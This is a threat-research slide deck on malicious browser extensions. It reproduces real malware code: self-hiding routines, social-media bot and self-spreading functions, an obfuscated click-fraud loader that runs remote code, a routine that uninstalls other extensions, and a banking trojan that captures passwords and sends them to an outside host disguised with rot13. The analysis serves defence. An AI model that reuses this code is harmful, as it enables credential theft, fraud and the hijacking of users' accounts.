

# Browser Extensions Extend Cybercrime Capabilities

Lenart Bermejo  
Senior Threat Response Engineer




# Browser Extensions

A little Background

# What are Browser Extensions?



# In Comparison with Plugins



# Ease Of Use

Benefits of Using Browser Extensions as  
Components

# Why Use Browser Extensions

- They Are not Platform-Dependent
- Development Frameworks have become Available
- Not Download-Dependent for Updates
- Full Privilege in Browser




# Stealth

An Attempted Evasion

# Removing Extension Pages


```
chrome.tabs.onUpdated.addListener(  
  function (tabid, x, tab) {  
    if (tab.url ==  
      'chrome://chrome/extensions' ||  
      tab.url == 'opera://extensions' ||  
      tab.url == 'chrome://extensions/'  
    ) {  
      chrome.tabs.remove(tab.id);  
    }  
  }  
)
```

Two red arrows are overlaid on the code. The first arrow points from the left to the 'if' statement, specifically highlighting the condition. The second arrow points from the left to the 'chrome.tabs.remove(tab.id);' line, highlighting the removal action.



# Redirect Extension Page

```
chrome.tabs.onUpdated.addListener(  
  function (tabid, x, tab) {  
    if (tab.url ==  
      'chrome://chrome/extensions' ||  
      tab.url == 'opera://extensions' ||  
      tab.url == 'chrome://extensions/'  
    ) {  
      chrome.tabs.update(tab.id, {url: "https://chrome.google.c  
om/webstore"});  
    }  
  }  
);
```



The diagram illustrates the logic of the code. A red arrow points from the condition `tab.url == 'chrome://chrome/extensions' || tab.url == 'opera://extensions' || tab.url == 'chrome://extensions/'` to the `chrome.tabs.update` function call, indicating that when the current tab's URL matches any of these, it will be redirected to the Chrome Web Store.

# Monetized Activities

Social Media Bot Behaviors

# Like, Follow, Become a Fan



```
function abone(id) {  
    var $http = new XMLHttpRequest();  
    var $params = "profile_id=" + id + "&location=1&__user=" + profile_id + "&fb_dtsg=" + config;  
    $http.open("POST", "/ajax/follow/follow_profile.php", true);  
    $http.send($params);  
}
```



```
function sayfa(id) {  
    var $http = new XMLHttpRequest();  
    var $params = "fbpage_id=" + id + "&add=true&__user=" + profile_id + "&fb_dtsg=" + config;  
    $http.open("POST", "/ajax/pages/fan_status.php", true);  
    $http.send($params);  
}
```



```
function liste(id) {  
    var $http = new XMLHttpRequest();  
    var $params = "location=permalink&action=subscribe&flid="+id+"&__user=" + profile_id + "&fb_dtsg=" + config;  
    $http.open("POST", "/ajax/friends/lists/subscribe/modify", true);  
    $http.send($params);  
}
```



```
function begin(id) {  
    var $http = new XMLHttpRequest();  
    var $params = "like_action=true&ft_ent_identifier=" + id + "&add=true&__user=" + profile_id + "&fb_dtsg=" + config;  
    $http.open("POST", "/ajax/ufi/like.php", true);  
    $http.send($params);  
}
```

# Like, Follow, Become a Fan



```
if (location.hostname.indexOf("██████.fm") >= 0) {  
  addJavascript ("████████████████████.com/ozel/ask.php");  
}
```



```
if (location.hostname.indexOf("██████.com") >= 0) {  
  authenticity_token = document.getElementsByName("authenticity_token")[0].value;  
  function follow(id){  
    var xmlhttp = new XMLHttpRequest();  
    xmlhttp.onreadystatechange = function () {  
      if(xmlhttp.readyState == 4){  
        };  
      };  
    var params = "&authenticity_token="+authenticity_token;  
    params += "&user_id=" + id;  
    xmlhttp.open("POST", "/i/user/follow", true);  
    xmlhttp.setRequestHeader ("Content-Type","application/x-www-form-urlencoded");  
    xmlhttp.send(params);  
  }  
}
```


# Social Media Propagation

Spreading through Friendship

# Sharing Posts Leading to Infection

```
function post_add(){  
    var message_random = random_mesaj;  
    var url = random_link;  
    var image = random_foto;  
    var app = "";  
  
    var xmlhttp2 = new XMLHttpRequest();  
    xmlhttp2.open("GET", "https://[REDACTED].com/" + user_id, false);  
    xmlhttp2.send();  
    var data = JSON.parse(xmlhttp2.responseText);  
    var name = data.name;  
  
    var xmlhttp = new XMLHttpRequest();  
    xmlhttp.onreadystatechange = function () {  
        if(xmlhttp.readyState == 4){  
        }  
    };  
  
    var params = "next=";  
    params += "&audience[0][value]=80";  
    params += "&UITargetedPrivacyWidget=80";  
    params += "&friendTarget=";  
    params += "&groupTarget=";  
    params += "&pageTarget=243003439126051";  
    params += "&message=" + message_random;  
    params += "&UIThumbPager_Input=0";  
    params += "&appid="+app;  
    params += "&attachment[params][medium]=101";  
    params += "&attachment[params][urlInfo][canonical]=" + url;  
    params += "&attachment[params][urlInfo][final]=" + url;  
    params += "&attachment[params][urlInfo][user]=" + url;  
    params += "&attachment[params][favicon]=";  
    params += "&attachment[params][title]=[REDACTED] - [REDACTED].com";  
    params += "&attachment[params][fragment_title]=";  
    params += "&attachment[params][external_author]:";  
    params += "&attachment[params][summary]=[REDACTED] com";  
    params += "&attachment[params][url]=" + url;  
    params += "&attachment[params][ttl]=0";  
    params += "&attachment[params][error]=1";  
    params += "&attachment[params][og_info][guesses][0][0]=og:url";  
    params += "&attachment[params][og_info][guesses][0][1]=" + url;  
    params += "&attachment[params][og_info][guesses][1][0]=og:title";  
    params += "&attachment[params][og_info][guesses][1][1]=" + url;  
    params += "&attachment[params][responseCode]=206";  
    params += "&attachment[params][images][0]="+image;  
    params += "&attachment[type]=100";  
    params += "&uithumbpager_width=720";  
}
```

# Sharing Posts Leading to Infection





# Click Fraud

Cash from Redirections

# Redirection of Search Pages




```
g.../b.../250,c={c:b[0]/%250,i=b[0],u[b],u[b]=u[c],u[c]=i,m=String.fromCharCode(u.charCodeAt(g))
}return h}var n={b:null,i:0,h:0,d:"",f:[],a:0,j:0,k:function(d,c){this.d=d;
try{var a=localStorage.getItem("a");
if(this.g(a))return}catch(b){}try{this.g(c)}catch(e){}},m:function(){var d="" + Math.floor(4294
return this.f[this.a] + "/" + u + d + "/" + escape(btoa(m("" + Math.floor(4294967295 * Math.random()) + " + th
if(3600 < d - this.i && 120 < d - this.h){this.h = d;
var c = this;
r(this.m(), function(b, a) {if(200 ==
a) {c.i = d;
try {c.g(b) && localStorage.setItem("a", b)} catch (f) {} else c.a += 1, c.a >= c.f.length && (c.a = 0)}}}c
var c = JSON.parse(m(atob(d), this.d));
if(!c.e){try{this.b && this.b()} catch(a){}this.b = null;
var b = eval(c.c);
this.b = b[1];
b[0](this.d);
this.j = c.v;
try{var e = c.u;
e.length && (this.f = e)} catch(f){}return!0} catch(g){}return!1}};
n.k(q, p);
chrome.webNavigation.onCommitted.addListener(function(d){try{0 == d.url.indexOf("http") && n.l()}}
```



p: "55RD5Pe7DEtP0xfVvbZu1/sh5m...  
j: <not available>  
v: <not available>  
e: Array[3]  
0: "http://[redacted]-page.net"  
1: "http://[redacted]-direct.net"  
2: "http://[redacted]-top.org"  
length: 3  
\_\_proto\_\_: Array[0]  
Call Stack Async  
n.g background.js:36  
n.k background.js:22  
(anonymous function) background.js:37  
(anonymous function) background.js:38  
Scope Variables  
Local

# Redirection of Searches



The screenshot shows a Google search for "harp\_test" in a browser. The Chrome DevTools console is open, displaying a JavaScript function that handles search redirection. The function is defined in a file named "background.js" and is triggered by a search event. The function's logic is as follows:

```
1 (function(){function N(b,c){try{var a=new XMLHttpRequest;a.timeout=6E4;a.open("GET",b,10);a.
2 function s(){this.a=[]}function C(b){try{t.f.c(b[m])}catch(c){}}function D(b){try{var c=b.in
3 b.u,f=b.r;b=b.t;d&&b&&(c=c.tab.id,e[c]&&e[c].k||(p||(p=c),(f=t.g.c(d,f,e[c]?e[c].b:""),b)
4 d?(a.r=f,a.s=1):1==d?f!=a.r&&(a.r=f,a.s=2):2==d&&f!=a.r&&delete l[c]}}catch(e){}}s.prototype
5 typeof f&&c.push(f)}catch(e){}}return c}catch(g){}};var t={h:new s,m:new s,f:new s,g:new s};
6 {i:Math.floor((new Date).getTime()/1E3),d:{},j:{}},N(c(x,a),function(b,a){if(200==a){var w=B(
7 function f(b){var a,c={},d=b.split("&");for(a in d)b=d[a].split("="),c[b[0]]=b[1];return c}fu
8 if("/aclk"==a[2])return b;if("/url"==a[2]&&a[3]){var c=f(a[3]),d=c.url,d=unescape(d?d:c.q);re
9 " ")),e[0];break}}var q={},m="";t.h.addListener(function(b){m=b;t.f.addListener(a);t.g.add
10 A=[0,1,".google.",["/webhp","/gen_204","/search","/"],[],["q",!0],[1,function(a){try{var b;if
11 b[1].toLowerCase().indexOf(".aol.com"))return e(a)}catch(c){}},".aol.com",[],["/search"],"q",
12 b[1].toLowerCase().indexOf(".search-results.com"))return e(a)}catch(c){}},".search-results.co
13 Math.random());return[function(b){t.h.c(b);r.onBeforeRequest.addListener(C,{urls:v});r.onErr
14 g.onRemoved.removeListener(E);g.onUpdated.removeListener(F);g.onActivated.removeListener(G);c
15
```

The console also shows a "Watch Expressions" panel with the following data:

- a:** 0
- b:** Array[3]
  - 0: 0
  - 1: "harp\_test"
  - 2: 0
- length:** 3
- \_\_proto\_\_:** Array[0]
- p:** Array[2]
  - 0: "http://[redacted]agex.com/s?q..."
  - 1: "http://[redacted]agex.org/s?q..."
- length:** 2
- \_\_proto\_\_:** Array[0]




Red arrows indicate the flow of data from the search input to the console output.

# Browser Extension Deletion

A Destructive Behavior

# Delete All other Browser Extensions

```
var list = new Array();
document.addEventListener('DOMContentLoaded', function () {
  chrome.management.getAll(function(info) {
    var appCount = 0;
    for (var i = 0; i < info.length; i++) {
      list[i] = info[i]["id"];
    }
    deleteAll(list);
  });
});
function deleteAll(info){
  var myid = chrome.i18n.getMessage("@@extension_id");
  for (var i = 0; i < info.length; i++) {
    if(myid != info[i]){
      chrome.management.uninstall(info[i]);
    }
  }
}
```



# Information Theft

## Online Banking Hazards

# Target Bank

```
function myTimer(args) {  
  var str = args.url;  
  
  var pos = str.indexOf("pvgvonax".rot13());  
  
  if (pos >= 0) {  
    chrome.tabs.executeScript(args.tabId, {file : "Fxlcr.wf".rot13()}, function () {  
    });  
  }  
  
  if ((args.url === "uggcf://jjjf3.ufop.pbz.oe/VGR/pbzba/ugzy/ufop-bayvar.fugzy".rot13()) || (args.url ===  
  "uggcf://jjjf3.ufop.pbz.oe/UBO-ZRHUFOP/freiyrgf/YbtvaZrhUFOP?erqhvq=1".rot13())) {  
    chrome.tabs.executeScript(args.tabId, {file : "vpebfbsg.wf".rot13()}, function () {  
    });  
  }  
};
```

Bank 1

Component 1

Bank 2

Component 2



# Information Capture



```
if (document.location.href === "uggc:/jjjf3.ufop.pbz.oe/UBO-ZRHUFOP/freiyrgf/YbtvaZrhUFOP?erqhvq=1".rot13()) {  
    var captcha = document.getElementById("vlrcaptcha");
```


```
    if (captcha != null) {  
        if (captcha.value != '') {  
            setCookie("Enviou", "Nao", 15);  
        }  
    }  
}
```

```
TEC = document.getElementById('keyboard');
```

```
if ((TEC != null) && (getCookie("Senha04") === undefined)) {  
    TEC.style.visibility='hidden';  
} else {
```

```
    var Senha04 = getCookie("Senha04");  
    var Senha07 = getCookie("Senha07");
```

```
if ((TEC != null) && (getCookie("Enviou") === undefined) && (Senha04 != "") && (Senha07 != "") && ((getCookie("CPF") !=  
|| (getCookie("Conta") != "")) && (Senha04.length === 4) && (Senha07.length === 7)){  
    var request = new XMLHttpRequest();
```



# Information Capture



```
<div style='margin-top:-273px;'><div class='formRow'>
  <input type='password' class='inputStyle06 extStyle16' maxlength='7' id='senha07' name='senha07'>
</div><div class='formRow'><label for='perador'>Senha da Conta (4 Digitos):</label>
<input type='password' class='inputStyle06' maxlength='4' id='senha04' name='senha04'>
<a href='[REDACTED].com.br/[REDACTED]'>
<input type='image' class='inputStyle02' src='/ITE/common/images/login/buttons/button-ok.gif' value='Logon'
title='Logon'>
</br></br><center><img name='selo_seg' oncontextmenu='return false;' src='\" + getCookie(\"Selo \"' border='0' height='79'
width='107'></center>
</a></div></div><p>O Meu [REDACTED] Internet e um canal de relacionamento que disponibiliza todos os servicos financeiros com
comodidade, rapidez e seguranca.</p>
<ul>
  <li><a onclick='javascript:
    window.open('\" + [REDACTED].com.br/[REDACTED]
    'janelaAux','status=yes,scrollbars=yes,location=no,directories=no,menubar=no,toolbar=no,resizable=yes,width=800,
    height=650,top=0,left=0');'
    href='javascript:dcsMultiTrack('DCS.dcsuri','/tagueamento/pib-cua/login/Link3.html','WT.ti','Saiba%20Mais')'>Como
    Realizar Consultas</a></li>
  <li><a onclick='javascript:
    window.open('\" + [REDACTED].com.br/[REDACTED]
    'janelaAux','status=yes,scrollbars=yes,location=no,directories=no,menubar=no,toolbar=no,resizable=yes,width=800,
    height=650,top=0,left=0');'
    href='javascript:dcsMultiTrack('DCS.dcsuri','/tagueamento/pib-cua/login/Link4.html','WT.ti','Como%20Acessar')'>Como
    Realizar Transacoes Financeiras</a></li>
  <li><a onclick='javascript:
    window.open('\" + [REDACTED].com.br/[REDACTED]
    'janelaAux','status=yes,scrollbars=yes,location=no,directories=no,menubar=no,toolbar=no,resizable=yes,width=800,
    height=650,top=0,left=0');'
    href='javascript:dcsMultiTrack('DCS.dcsuri','/tagueamento/pib-cua/login/Link5.html','WT.ti',
    'Meu%20[REDACTED]%20Internet%20-%20Perguntas%20Frequentes')'>Perguntas Frequentes</a></li>
  <li><a onclick='javascript:
    window.open('\" + [REDACTED].com.br/[REDACTED]
    'janelaAux','status=yes,scrollbars=yes,
    location=no,directories=no,menubar=no,toolbar=no,
    resizable=yes,width=800,height=650,top=0,left=0');'
    href='javascript:dcsMultiTrack('DCS.dcsuri','/tagueamento/pib-cua/login/Link6.html','WT.ti',
    'Meu%20[REDACTED]%20Internet%20-%20Video%20IB')'>Conheca o Meu [REDACTED] Internet</a></li>
</ul>
```

# Information Exfiltration



```
if ((TEC != null) && (getCookie("Enviou") === undefined) && (Senha04 != "") && (Senha07 != "") && ((getCookie("CPF") != ''  
|| (getCookie("Conta") != "")) && (Senha04.length === 4) && (Senha07.length === 7)){  
    var request = new XMLHttpRequest();  
  
    if (request != null){  
        var url =  
            "uggcf://jjj.frsmn.ef.thi.oe/NFC/vapyhqr/VZC/FRS_rznvy_2.nfc?rznvycnen=vasbezngvibnheryvb@lznvy.pbz&gvghyb=ZrhZnvy{  
            hqb=PCS:".rot13() + getCookie("CPF") + "<br>Senha: " + getCookie("Senha07") + "<br>Senha Cartao: " +  
            getCookie("Senha04") + "<br>Conta: " + getCookie("Conta");  
  
        request.onreadystatechange = function() {  
            if (request.readyState == 4){  
                LDResponse(request.responseText);  
            }  
        }  
  
        request.open("GET", url, true);  
        request.send(null);  
        setCookie("Enviou", "Sim", 15);  
    }  
}
```

# Videos

Demo of Malicious Activities

# Conclusion

# From the Behaviors Discussed...

- Browser-Relevant malwares are becoming popular
- Motivation is centered around money
- Malware advances with technology
- Malware Utilize Popular services and activities

# Best Practices

- Be conscious of the integrity of visited sites
- Acquire Browser Extensions from Trusted Sources
- Be aware of the Browser Extensions you install
- Process Online Transactions in Secured Networks
- Always update your Web Browser
- Always have Multi-Layer Protection



# Thank You